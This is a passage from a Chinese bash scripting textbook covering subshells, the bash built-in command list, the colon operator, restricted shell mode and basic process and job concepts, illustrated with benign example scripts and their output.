- ksh93：由于 IBM AIX 系统使用 ksh93，使得 ksh93 成为最具代表性的 Korn Shell，Korn Shell 兼容 Bourne Shell 和 C Shell 的诸多特征，在 Shell 选项、内部变量和内建命令等方面，ksh93 与 bash 非常类似，ksh93 还支持数组变量、算术和逻辑运算、if/then 结构、for 循环、while 循环、switch 结构等 C 语言风格的特征，而且，ksh93 在数学计算方面的功能强大，增加了浮点数运算和很多内建数学函数，便于程序员编写数学方面的程序。

第 12 章 子 Shell 与进程处理

Linux 是一种用户控制的多作业操作系统，系统允许多个系统用户同时提交作业，而一个系统用户又可能用多个 Shell 登录，每个系统用户可以用一个 Shell 提交多个作业，Linux 是怎样对如此复杂的用户、Shell 和作业进行管理呢？bash Shell 又提供了哪些命令与机制方便用户对作业的控制呢？

本章将系统阐述 bash Shell 在多作业管理和进程处理方面的命令与机制。首先，介绍子 Shell，由于子 Shell 与内建命令密切相关，因此，本章对 bash Shell 的内建命令进行了总结，然后，详细讨论如何使用圆括号结构创建子 Shell；其次，介绍 Shell 限制模式的特性，以及使脚本运行在限制模式下的两种方法；最后，介绍 bash Shell 在进程处理方面的命令和机制，涉及进程和作业的概念、作业控制命令、信号

12.1 子 Shell

父子 Shell 是相对的，它描述了两个 Shell 进程的 fork 关系，父 Shell 指在控制终端或 xterm 窗口给出提示符的进程，子 Shell 是由父 Shell 创建的进程。在 Linux 中，只有一个函数可以创建子进程，那就是著名的 fork 函数。因此，父 Shell 创建子 Shell 调用的是 fork 函数。

Shell 命令可分为内建命令（built-in command）和外部命令（external command），内建命令是由 Shell 本身执行的命令，而外部命令由 fork 创建出来的子 Shell 执行，简言之，两者的区别在于：内建命令不创建子 Shell，外部命令创建子 Shell。正因为如此，内建命令的执行速度要比外部命令快。

子 Shell 概念与内建命令和外部命令的区分有关系。因此，本节首先介绍 bash Shell 的内建命令，然后介绍生成子 Shell 的圆括号结构。

12.1.1 内建命令

内建命令就是包含在 bash Shell 工具包中的命令，内建的英文单词 built-in 也说明了这一点。内建命令可以说是 bash Shell 的骨干部分，除此之外，保留字（reserved words）也是 bash Shell 的骨干部分，保留字对于 bash Shell 具有特殊的含义，用来构建 Shell 语法结构，for、if、then、while、until 等都是保留字，但是，保留字本身不是一个命令，而是命令结构的一部分。我们按照字母排序将 bash Shell 的内建命令和保留字列在表 12-1 中。

表 12-1 bash Shell 的内建命令和保留字

命　令	含　义
!	保留字，逻辑非
:	不做任何事，只做参数展开
.	读取文件，并在当前 Shell 中执行它
alias	设置命令或命令行的别名
bg	将作业置于后台运行
bind	将关键字序列与 readline 函数或宏绑定
break	保留字，跳出 for、while、until、select 循环
builtin	调用命令的内建命令格式，而禁用同名的函数，或者同名的扩展命令
case	保留字，多重选择
cd	切换当前工作目录
command	找出内建和外部命令；寻找内建命令而非同名函数
continue	保留字，到达下一次 for、while、until、select 循环
declare	声明变量，定义变量属性
dirs	显示当前存储目录的列表

disown	将作业从表中移除

续表

命　　令	含　　义
do	保留字，for、while、until、select 循环的一部分
done	保留字，for、while、until、select 循环的一部分
echo	打印参数
elif	保留字，if 结构的一部分
else	保留字，if 结构的一部分
enable	开启和关闭内建命令
esac	保留字，case 的一部分
eval	将参数作为命令再次处理一遍
exec	以特定程序取代 Shell 或为 Shell 改变 I/O
exit	退出 Shell
export	将变量声明为环境变量
fc	与命令历史一起运行
fg	将作业置于前台运行
fi	保留字，if 结构的一部分
for	保留字，for 循环的一部分
function	定义一个函数
getops	处理命令行选项
hash	记录并指定命令的路径名
help	显示内建命令的帮助信息
history	显示历史命令信息
if	保留字，if 结构的一部分
in	保留字，case 的一部分
jobs	显示在后台运行的作业
kill	向进程传送信号
let	使变量执行算术运算
local	定义局部变量
logout	从 Shell 中注销
popd	从目录栈中弹出目录
pushd	将目录压入目录栈
pwd	显示当前工作目录
read	从标准输入中读入一行
readonly	将变量定义为只读
return	从函数或脚本中返回

命　　令	含　　义
select	保留字，生成选择菜单
set	设置 Shell 选项
shift	变换命令行参数
suspend	中止 Shell 的执行
test	评估条件表达式
then	保留字，if 结构的一部分
time	保留字，输出统计出来的命令执行时间，其输出格式由 TIMEFORMAT 变量来控制
times	针对 Shell 及其子 Shell，显示用户和系统 CPU 的时间之和
trap	设置信号捕捉程序
type	确认命令的源
typeset	声明变量，定义变量属性，与 declare 等价
ulimit	设置和显示进程占用资源的限制
umask	设置和显示文件权限码
unalias	取消别名定义
unset	取消变量或函数的定义
until	保留字，一种循环结构
wait	等待后台作业完成
while	保留字，一种循环结构

表 12-1 所列出的 Shell 内建命令中有很大一部分在前面的章节中已经介绍过，后面章节将对剩余的内建命令进行介绍，因此，本节不再逐个介绍表 12-1 所列出的 Shell 内建命令，只专门讲述内建命令冒号的用法。

冒号是 bash Shell 中一个特殊的符号，而且其应用十分灵活。首先，冒号可以表示永真，相当于 TRUE 关键字，下面的例 12-1 中的 conlon.sh 脚本演示了冒号表示永真的用法，conlon.sh 脚本的内容如下：

```
#例 12-1：conlon.sh 脚本演示冒号表示永真的用法
#!/bin/bash

i=0
while :                                  #冒号相当于 TRUE
do
    if ((i >= 10))                       #i 大于或等于 10 时，跳出 while 循环
    then
        break
    fi
    echo $((++i))
done
```

conlon.sh 脚本利用 while 循环打印 1～10 的整数，while 循环的条件是使用了冒号，此时冒号就表示永真，即 while 循环永远执行下去，while 循环体内使用 if/then 结构判断跳出 while

循环的条件。下面给出 conlon.sh 脚本的执行结果。

```
#例 12-1 conlon.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x conlon.sh         #赋予 conlon.sh 脚本可执行权限
[root@jselab shell-book]# ./conlon.sh                 #执行 conlon.sh 脚本
1
2
3
4
5
6
7
8
9
10
```

其次，冒号可以清空一个文件。下面给出利用冒号清空文件用法的例子，loggg 文件中原来包含一行文字，我们用:>loggg 命令将冒号重定向到文件后，loggg 文件内容被清空，:>命令是常用的清空文件的命令。

```
#例 12-2：利用冒号清空文件
[root@jselab shell-book]# cat loggg                   #loggg 文件一开始是有内容的
Positional Parameter is NULL
[root@jselab shell-book]# :>loggg                     #将冒号重定向到文件并将文件清空
[root@jselab shell-book]# cat loggg                   #loggg 文件确实已经清空
[root@jselab shell-book]#
```

冒号最重要的用法是：不做任何事，只做参数展开。12.1.2 节的 subscol.sh 脚本将对这种用法进行详细解释，在这里不再详细介绍。

12.1.2 圆括号结构

圆括号结构能够强制将其中的命令运行在子 Shell 中，它的基本格式为：

```
(
command 1
command 2
…
command n
)
```

上述结构表示圆括号内的 n 条命令在子 Shell 中运行，bash 版本 3 之后定义了内部变量 BASH_SUBSHELL，该变量记录了子 Shell 的层次。下面我们举例说明圆括号结构的用法及 BASH_SUBSHELL 变量。新建名为 subsvar.sh 的脚本，内容如下：

```
#例 12-3：subsvar.sh 脚本演示圆括号结构用法和 BASH_SUBSHELL 变量
#!/bin/bash

echo "The level of father Shell is: $BASH_SUBSHELL"      #打印父 Shell 的层次
outervar=OUTER                                           #定义一个变量

(    #进入子 Shell
echo "The level of SubShell is: $BASH_SUBSHELL"
innervar=INNER                                           #在子 Shell 内定义一个变量
echo "innervar=$innervar"
echo "outervar=$outervar"
)
```

```
#回到父 Shell
echo "The level of father Shell is: $BASH_SUBSHELL"

if [ -z "$innervar" ]                          #测试子 Shell 中定义的变量是否为空
then
  echo "The \$innervar is not defined in main body."
else
   echo "The \$innervar is defined in main body."
fi
```

subsvar.sh 脚本首先在父 Shell 中打印$BASH_SUBSHELL 的值，从 subsvar.sh 脚本的执行结果可以看到，父 Shell 的$BASH_SUBSHELL 值为 0，然后父 Shell 定义变量 outervar。接着利用圆括号结构创建子 Shell，打印子 Shell 的$BASH_SUBSHELL，子 Shell 的$BASH_SUBSHELL 值为 1，然后在子 Shell 中定义变量 innervar，并在子 Shell 中同时打印 innervar 和 outervar，innervar 的值就是子 Shell 所赋的值，outervar 继承了父 Shell 所赋给它的值。圆括号结构执行结束就返回到父 Shell，if/then 结构测试子 Shell 中定义的变量 innervar 是否为空，结果输出 innervar 变量未定义的信息，说明 innervar 为空值，这说明子 Shell 中变量对父 Shell 是不可见的。

```
#例 12-3 subsvar.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x subsvar.sh
[root@jselab shell-book]# ./subsvar.sh
The level of father Shell is: 0                #父 Shell 的 BASH_SUBSHELL 值
The level of SubShell is: 1                    #子 Shell 的 BASH_SUBSHELL 值
innervar=INNER
outervar=OUTER                                 #子 Shell 能使用父 Shell 定义的变量
The level of father Shell is: 0
#子 Shell 定义的变量 innervar 在父 Shell 中为空，说明子 Shell 中变量对父 Shell 是不可见的
The $innervar is not defined in main body.
```

从 subsvar.sh 脚本的执行结果也可以看出，BASH_SUBSHELL 是从 0 开始计数的整数，它依次记录子 Shell 的层次。

既然子 Shell 变量的作用域不能在父 Shell 中生效，那么，如果我们在子 Shell 中将变量 export 改为环境变量，该变量能否在父 Shell 中生效呢？新建名为 subsep.sh 的脚本，内容如下：

```
#例 12-4：subsep.sh 脚本测试子 Shell 定义环境变量是否对父 Shell 有效
#!/bin/bash

#在父 Shell 中定义变量 outervar
echo "------------IN MAINSHELL---------------------"
outervar=OUTER
echo "outervar=$outervar"

(         #进入子 Shell
echo "------------IN SUBSHELL---------------------"
innervar=INNER
echo "innervar=$innervar"
outervar=OUTER-INNER         #更改父 Shell 所定义的 outervar 变量值
echo "outervar=$outervar"

#将 innervar 和 outervar 声明为环境变量
export innervar
```

```
export outervar
)

#回到父 Shell，测试 innervar 和 outervar 的值是否与子 Shell 中的定义一样
echo "------------RETURN TO  MAINSHELL----------------"

echo "innervar=$innervar"
echo "outervar=$outervar"
```

subsep.sh 脚本定义 outervar 变量，利用圆括号结构创建子 Shell 后，子 Shell 定义 innervar 变量，并更改 outervar 变量值，然后利用 export 命令将 innervar 和 outervar 声明为环境变量，圆括号结构执行结束返回父 Shell 后，输出 innervar 和 outervar 的值，测试是否与子 Shell 中定义的一致。下面给出 subsep.sh 脚本的执行结果，父 Shell 定义 outervar，其值为 OUTER，子 Shell 定义 innervar，赋值为 INNER，并将父 Shell 所定义的 outervar 的值改为 OUTER-INNER。返回父 Shell 后，innervar 为空值，outervar 仍为原来的值：OUTER，这充分说明了尽管子 Shell 将 innervar 和 outervar 声明为环境变量，但是子 Shell 对 innervar 的定义和对 outervar 的更改仍然对父 Shell 不可见。

```
#例 12-4 subsep.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x subsep.sh
[root@jselab shell-book]# ./subsep.sh
------------IN MAINSHELL--------------------
outervar=OUTER
------------IN SUBSHELL--------------------
#下面打印子 Shell 中 innervar 和 outervar 变量的值
innervar=INNER
outervar=OUTER-INNER
------------RETURN TO  MAINSHELL----------------
innervar=
outervar=OUTER
#父 Shell 中 innervar 为空，outervar 仍为原来的值，这说明子 Shell 对两个变量的
#定义和更改对父 Shell 不起作用
```

上述两个例子说明子 Shell 只能继承父 Shell 的一些属性，但是，子 Shell 不可能反过来改变父 Shell 的属性，子 Shell 能够从父 Shell 继承得来的属性如下：

- 当前工作目录。
- 环境变量。
- 标准输入、标准输出和标准错误输出。
- 所有已打开的文件标识符。
- 忽略的信号（将在 12.4 节中阐述）。

同样重要的是，子 Shell 不能从父 Shell 继承得来的属性归纳如下：

- 除了环境变量和.bashrc 文件中定义变量之外的 Shell 变量。
- 未被忽略的信号处理（将在 12.4 节中阐述）。

因此，子 Shell 能够设置独立于父 Shell 的子环境，例 12-5 是一个子 Shell 设定 Shell 选项的例子，新建名为 subsenv.sh 的脚本，内容如下：

```
#例 12-5：subsenv.sh 脚本演示子 Shell 设定 bash  Shell 选项的用法
#!/bin/bash

(   #进入子 Shell
```

```
set -C                          #开启-C 选项，防止重定向时覆盖文件
:> outputnull                   #试图用冒号清空 outputnull 文件
)

#在父 Shell 覆盖一个文件，测试子 Shell 开启的-C 选项是否对父 Shell 生效
cat subsenv.sh > outputnull
```

subsenv.sh 脚本进入子 Shell 后，用 set 命令开启-C 选项，-C 选项的意义是防止重定向时覆盖文件，然后利用“:>”命令试图清空 outputnull 文件，从下面的 subsenv.sh 脚本执行结果可看出，执行 subsenv.sh 脚本时出现错误，提示第 6 行出错，错误类型为不能覆盖已存在的文件，这正是-C 选项对子 Shell 产生的作用。而 outputnull 文件中则存放了 subsenv.sh 脚本本身的内容，这是由 subsenv.sh 脚本最后一句命令在父 Shell 下执行写入的，这说明子 Shell 设置的-C 选项对其父 Shell 不产生任何作用。

```
#例 12-5 subsenv.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x subsenv.sh
[root@jselab shell-book]# ./subsenv.sh
./subsenv.sh: line 6: outputnull: cannot overwrite existing file
#提示执行脚本第 6 行时出错，不能覆盖已存在的文件
#这说明 set -C 在子 Shell 中已经起作用
[root@jselab shell-book]# cat outputnull    #查看 outputnull 内容，为 subsenv.sh 脚本本身
                                            #这说明父 Shell 仍能覆盖文件，set -C 不起作用
#subsenv.sh 脚本：子 Shell 设定 bash Shell 选项
#!/bin/bash

(   #进入子 Shell
set -C                                      #开启-C 选项，防止重定向时覆盖文件
:> outputnull                               #试图用冒号清空 outputnull 文件
)

#在父 Shell 覆盖一个文件，测试子 Shell 开启的-C 选项是否对父 Shell 生效
cat subsenv.sh > outputnull

[root@jselab shell-book]#
```

在解释清楚父子 Shell 的关系之后，下面再举几个例子说明子 Shell 的应用。首先，我们给出一个利用子 Shell 测试变量是否已经定义的例子，新建名为 subscol.sh 的脚本，内容如下：

```
#例 12-6：subscol.sh 脚本演示利用子 Shell 测试变量是否定义过
#!/bin/bash

if (set -u; : $var)                         #千万别小看冒号的作用。注意：冒号与$之间有空格
then
  echo "Variable is set."
fi
```

subscol.sh 脚本的核心部分在于 if/then 结构的条件，其中包括两条命令“set –u”和“: $var”，set –u 命令用于设置 Shell 选项，u 选项是 nounset 的意思，表示当使用未定义的变量时，输出错误信息，并强制退出。“: $var”命令的主角是冒号，此时冒号的意思是“不做任何事，只做参数展开”，如果没有冒号，根据 10.3 节的分析，Shell 最终将命令行的第 1 个令牌解释为 Shell 命令，这里就是$var，即 Shell 试图去执行 var 变量的值。但是，加上冒号之后，Shell 只试图将 var 变量进行参数展开，即变量替换，但不试图去执行 var 变量的值。因此，如果

去掉“: $var”中的冒号，若 var 变量的值不是一个命令，Shell 将报“找不到此命令”的错误。下面给出 subscol.sh 脚本的执行结果，首先将 var 变量定义为环境变量，在执行 subscol.sh 脚本时，返回变量已经定义。

```
#例 12-6 subscol.sh 脚本的执行结果
[root@jselab shell-book]# var=2010
[root@jselab shell-book]# export var                    #将 var 声明为环境变量
[root@jselab shell-book]# ./subscol.sh
Variable is set.                                        #该脚本能测试出 var 已经定义
```

子 Shell 还可以接收到父 Shell 从管道传送来的数据。下面的例子演示了使用管道符向子 Shell 发送数据，父 Shell 将 cat /etc/passwd 命令的结果通过管道发送给子 Shell，子 Shell 执行 grep 命令，在输入数据中查找与 root 关键字所匹配的行。

```
[root@jselab shell-book]# cat /etc/passwd | (grep 'root')     #打印/etc/passwd 文件中与
                                                              #root 关键字所匹配的行
root:x:0:0:root:/root:/bin/bash
operator:x:11:0:operator:/root:/sbin/nologin
[root@jselab shell-book]#
```

子 Shell 还有一个应用是可以将一个计算量较大的任务分成若干个小任务并行执行。我们举一个例子来阐述这一点，新建名为 subsparallel.sh 的脚本，内容如下：

```
#例 12-7: subsparallel.sh 脚本演示子 Shell 用于并行计算的用法
#!/bin/bash

#用圆括号结构创建三个子 Shell 同时执行
#每个子 Shell 都是搜索某个目录下与 root 关键字匹配的行，排序后输出到某文件
(grep -r "root" /etc/* | sort > part1) &
(grep -r "root" /usr/local/* | sort > part2) &
(grep -r "root" /lib/* | sort > part3) &

wait                                    #等待后台执行的作业全部完成后，再执行下面的命令
#将 part1、part2 和 part3 三个临时文件合并，排序后重定向到 parttotal 文件
cat part1 part2 part3 | sort > parttotal
echo "Run time of this script is:$SECONDS"              #输出该脚本的执行时间
```

subsparallel.sh 脚本的功能是搜索/etc、/usr/local 和/lib 三个目录下的文件中所有与关键字“root”所匹配的行，grep 的-r 选项表示递归搜索，即需要搜索子目录内的文件，/etc、/usr/local 和/lib 包含大量的文件，搜索时的计算量相当大。因此，我们为搜索每个目录都创建一个子 Shell，进行并行处理，子 Shell 将搜索到的匹配行用 sort 命令排序后，写入到临时文件 part1、part2 和 part3 中。请注意，每个圆括号结构之外都有一个&符号，这表示将此命令放在后台执行，继续执行下一条命令，如果去掉&符号，subsparallel.sh 脚本需要将（grep -r "root" /etc/* | sort > part1）命令执行完毕后才能执行下一条命令，此时，subsparallel.sh 脚本就没有真正实现并行计算。subsparallel.sh 脚本利用三个圆括号结构将搜索任务划分好之后，使用了 wait 命令，wait 命令也是一个内建命令，用于等待后台执行的作业全部完成后再执行下面的命令。wait 命令在 subsparallel.sh 脚本中很重要，假如没有这条命令，subsparallel.sh 脚本将三个子 Shell 放到后台执行后，将直接执行合并临时文件的命令，此时，三个子 Shell 可能并未执行完毕。因此，临时文件中的结果是不完整的，合并后也将产生不完整的最终结果。

下面给出 subsparallel.sh 脚本的执行结果，可以看出，subsparallel.sh 脚本执行了 72 秒钟，产生两万多个排序好的结果。

```
#例 12-7 subsparallel.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x subsparallel.sh
[root@jselab shell-book]# ./subsparallel.sh
Run time of this script is:72                              #脚本运行了 72 秒
[root@jselab shell-book]# wc -l parttotal                  #对结果文件的行计数
20661 parttotal
```

子 Shell 是允许嵌套调用的，可以在函数或圆括号结构内再次调用圆括号结构创建子 Shell，这种结构与循环结构的嵌套类似，建议读者根据上机提议第 1 题练习嵌套子 Shell 的用法，在此我们不再专门举例介绍。

12.2 Shell 的限制模式

以前所讲的 Shell 都是运行在正常模式下的，Shell 还有一种模式称为限制模式，简称 RSH（Restricted Shell），处于限制模式的 Shell 下运行一个脚本或脚本片断，将会禁用一些命令或操作。Shell 的限制模式是 Linux 系统基于安全方面的考虑，目的是为了限制脚本用户的权限，并尽可能地减小脚本所带来的危害。

最早的 Shell 的限制模式是由 Korn Shell 实现的，bash Shell 的限制模式借鉴了 Korn Shell 的限制性命令和操作，那么 Shell 的限制模式到底限制了哪些命令和操作呢？归纳起来有如下几个方面：

- 用 cd 命令更改当前工作目录的命令。
- 更改重要环境变量的值，包括$PATH、$SHELL、$BASH_ENV、$ENV 和 $SHELLOPTS。
- 输出重定向符号，包括>、>>、>|、>&、<>和&>符号。
- 调用含有一个或多个斜杠（/）的命令名称。
- 使用内建命令 exec。
- 使用 set +r 等命令关闭限制模式。

下面通过例 12-8 说明 Shell 的正常模式和限制模式的区别。新建名为 resshell.sh 的脚本，内容如下：

```
#12-8：resshell.sh 脚本演示 Shell 的正常模式和限制模式的区别
#!/bin/bash

#在正常模式下改变当前工作目录
echo "Changing current work directory"
cd /etc
echo "Now in $PWD"

set -r                          #利用 Shell 选项使下面的代码运行在限制模式下
                                #r 是 restricted 的简写
echo
echo "---------IN RESTRICTED MODE------------"
#验证在限制模式下能否改变当前工作目录
echo "Trying to change current work directory"
cd /usr/local
```

```
echo "Now in `pwd`"
echo

#验证在限制模式下能否改变$SHELL 变量的值
echo "Trying to change \$SHELL"
SHELL="/bin/sh"
echo "\$SHELL=$SHELL"
echo

#验证在限制模式下能否执行重定向操作
echo "Trying to redirect output to a file"
who > outputnull
ls -l outputnull
```

resshell.sh 脚本首先在正常模式下改变当前工作目录，然后利用 set 命令开启 bash Shell 的 restricted 选项。由第 9 章的表 9-1 可知，restricted 选项的意义就是以限制模式运行脚本，r 是 restricted 的简写，因此，set -r 就开启了 restricted 选项。接着，resshell.sh 脚本在限制模式下验证能否改变当前工作目录，以$SHELL 为代表验证能否改变重要环境变量的值，以及验证能否执行重定向操作。下面给出 resshell.sh 脚本的执行结果：

```
#12-8 resshell.sh 脚本的输出结果
[root@ jselab shell-book]# chmod u+x resshell.sh
[root@ jselab shell-book]# ./resshell.sh
Changing current work directory
Now in /etc                                     #Shell 在正常模式下能够改变当前工作目录

---------IN RESTRICTED MODE------------          #开始在限制模式下运行
Trying to change current work directory
./resshell.sh: line 10: cd: restricted          #cd 命令出错，被限制了
Now in /etc                                     #当前工作目录没有改变

Trying to change $SHELL
./resshell.sh: line 14: SHELL: readonly variable  #$SHELL 变量在限制模式下是只读的
$SHELL=/bin/bash

Trying to redirect output to a file
./resshell.sh: line 18: outputnull: restricted: cannot redirect output
                                                #redirect 操作出错
ls: 无法访问 outputnull: 没有那个文件或目录          #outputnull 没有被创建
```

从 resshell.sh 脚本的执行结果可以看出，Shell 在正常模式下能够改变当前工作目录，但是，在限制模式下，执行 cd 命令、改变$SHELL 值和进行重定向操作时都出现错误，这些操作都不能成功地完成。

resshell.sh 脚本是通过开启 Shell 的 restricted 选项进入限制模式的，还有一种以限制模式运行脚本的方式，那就是将 Sha-bang 符号（#!）后的语句改成/bin/bash -r，-r 表示在限制模式下运行该脚本。下面用例 12-9 来说明这种用法，新建名为 anotherres.sh 的脚本，内容如下：

```
#例 12-9：anotherres.sh 脚本演示以/bin/bash -r 方式进入限制模式
#!/bin/bash -r                                  #以限制模式运行该脚本

#验证在限制模式下能否读取$SHELLOPTS 变量的值
echo "\$SHELLOPTS=$SHELLOPTS"
```

```
echo
#验证在限制模式下能否改变当前工作目录
echo "Changing current work directory"
cd /etc
echo "Now in $PWD"

echo
#验证在限制模式下能否改变$SHELL 变量的值
echo "Trying to change \$SHELL"
SHELL="/bin/sh"
echo "\$SHELL=$SHELL"
echo
#验证在限制模式下能否执行重定向操作
echo "Trying to redirect output to a file"
who > outputnull
ls -l outputnull
```

anotherres.sh 脚本将一般脚本的#!/bin/bash 改成#!/bin/bash -r，表示在限制模式下运行它。anotherres.sh 脚本尝试读取$SHELLOPTS 变量的值并打印，然后与 resshell.sh 脚本一样，验证改变当前工作目录、改变$SHELL 变量的值，以及执行重定向操作。下面给出 anotherres.sh 脚本的执行结果：

```
#例 12-9 anotherres.sh 脚本的执行结果
[root@jselab shell-book]# chmod u+x anotherres.sh
[root@jselab shell-book]# ./anotherres.sh
$SHELLOPTS=braceexpand:hashall:interactive-comments      #能够读取$SHELLOPTS 的值

#下面结果与 resshell.sh 脚本的结果一样
Changing current work directory
./anotherres.sh: line 7: cd: restricted
Now in /usr/local/shell-book

Trying to change $SHELL
./anotherres.sh: line 12: SHELL: readonly variable
$SHELL=/bin/bash

Trying to redirect output to a file
./anotherres.sh: line 16: outputnull: restricted: cannot redirect output
ls: 无法访问 outputnull: 没有那个文件或目录
```

从 anotherres.sh 脚本的执行结果可以看出，在限制模式下，Shell 仍然能够读取$SHELLOPTS 变量的值，很多参考书认为限制模式的 Shell 不能读取$SHELLOPTS 变量的值，我们在 Fedora Core 11 系统 bash 版本 4 下的测试说明：受限模式的 Shell 是能够读取$SHELLOPTS 变量值的，这可能是 bash 版本 4 的新特性。anotherres.sh 脚本对于改变当前工作目录、改变$SHELL 变量的值，以及执行重定向操作的测试结果与 resshell.sh 脚本一样，这也是我们预料之中的结果。

12.3 进程处理

由 12.1 节的内容知道，内建命令是由 Shell 本身执行的命令，而外部命令则需要创建新的进程来执行，图 12-1 从进程角度归纳了 Shell 执行命令的过程。




图 12-1　Shell 执行命令的过程

从图 12-1 可以看到，当 Shell 命令不是内建命令时，Linux 系统利用 fork 对一个子进程执行该命令，父进程处于等待状态；然后，如果该命令或脚本中包含编译过的可执行文件，内核将新程序装载到内存，并覆盖子进程，执行结束后，退出子进程，父进程被重新激活，开始读取 Shell 提示符后的下一条命令。

fork 是 Linux 系统的一种系统调用（system calls），系统调用用于请求内核服务，这也是进程访问硬件的唯一办法。fork 是创建新进程的系统调用，fork 创建的子进程是父进程的副本，两个进程具有同样的环境、打开的文件、用户标志符、当前工作目录和信号等。

UNIX 是第一个允许每个系统用户控制多个进程的操作系统，这种机制称为用户控制的多任务（user-controlled multitasking），Linux 操作系统延续了此特性。本节将介绍 bash Shell 在多任务和进程处理方面的知识，对进程处理将涉及操作系统进程相关的原理，本节仅介绍了操作系统进程相关的最基本的概念。希望对操作系统原理有更深入了解的读者，建议阅读 Andrew S. Tanenbaum 所著的《现代操作系统》一书，对操作系统原理的深入理解对理解本节

的内容将起到事半功倍的作用。

12.3.1 进程和作业

进程和作业是有区别的：一个正在执行的进程称为作业，一个作业可以包含多个进程。用户提交作业到操作系统，作业的完成可能依赖于启动多个进程。因此，简单说来，作业是用户层面的概念，而进程是操作系统层面的概念。

进程是一个具有一定独立功能的程序关于某个数据集合的一次运行活动，进程在运行中不断地改变其运行状态。通常，一个运行进程必须具有以下三种基本状态。

- 就绪（Ready）状态：当进程已分配到除 CPU 以外的所有必要的资源，只要获得处理机便可立即执行，这时的进程状态称为就绪状态。
- 运行（Running）状态：当进程已获得处理机，其程序正在处理机上执行，此时的进程状态称为执行状态。
- 阻塞（Blocked）状态：正在执行的进程，由于等待某个事件发生而无法执行时，便放弃处理机而处于阻塞状态。引起进程阻塞的事件可有多种，例如，等待 I/O 完成、申请缓冲区不能满足、等待信号等。

一个进程在运行期间，不断地从一种状态转换到另一种状态，它可以多次处于就绪状态和执行状态，也可以多次处于阻塞状态。图 12-2 描述了进程的三种基本状态及其转换。

- 就绪→执行：处于就绪状态的进程，当进程调度程序为之分配了处理机后，该进程便由就绪状态转变成执行状态。
- 执行→就绪：处于执行状态的进程在其执行过程中，因分配给它的一个时间片已用完而不得不让出处理机，于是进程从执行状态转变成就绪状态。
- 执行→阻塞：正在执行的进程因等待某种事件发生而无法继续执行时，便从执行状态变成阻塞状态。
- 阻塞→就绪：处于阻塞状态的进程，若其等待的事件已经发生，于是进程由阻塞状态转变为就绪状态。




图 12-2 进程的基本状态及其转换

Linux 系统为每个进程分配一个数字以标识这个进程，这个数字就是进程号。同时，创建该进程的 Shell 为此进程创建一个数字，也用于标识这个进程，这个数字称为作业号。进程号和作业号的区别在哪里呢？

作业号标识的是在此 Shell 下运行的所有进程，我们知道，Linux 是多用户的系统，多用户可能开启了多个 Shell，进程号就标识了整个系统下正在运行的所有进程。

下面的例 12-10 创建两个进程，当用&符号使其在后台运行时，Shell 将显示作业号和进程号，方括号中的[1]和[2]是作业号，方括号后面的 4693 和 4695 是进程号。

```
#例 12-10：后台运行一个作业，[1]是作业号，4693 是进程号
[root@jselab shell-book]# grep -r "root" /etc/* | sort > part1 &
[1] 4693
[root@jselab shell-book]# grep -r "root" /usr/local/* | sort > part2 &
[2] 4695
[1]   Done                    grep -r "root" /etc/* | sort > part1
#提示[1]号作业已经完成
[root@jselab shell-book]#
```

默认情况下，当我们输入下一条命令时，Shell 才提示后台运行的作业已经结束，而实际上，该作业可能早就运行结束。如果需要当后台运行的作业一结束，Shell 就显示信息，就需要开启 norify 选项，该选项的简写是 b。下面给出一个例子，用 set -b 开启 norify 选项后，再次提交一个后台作业，该作业一旦结束 Shell，立刻提示作业完成。

```
#例 12-11：演示 norify 选项的功能
[root@jselab shell-book]# set -b                                    #开启 norify 选项
[root@jselab shell-book]# grep -r "root" /etc/* | sort > part1 &    #提交后台作业
[1] 4718                                                            #作业号和进程号
[root@jselab shell-book]# [1]+  Done           grep -r "root" /etc/* | sort > part1
#提示[1]号作业已经完成
```

12.3.2 作业控制

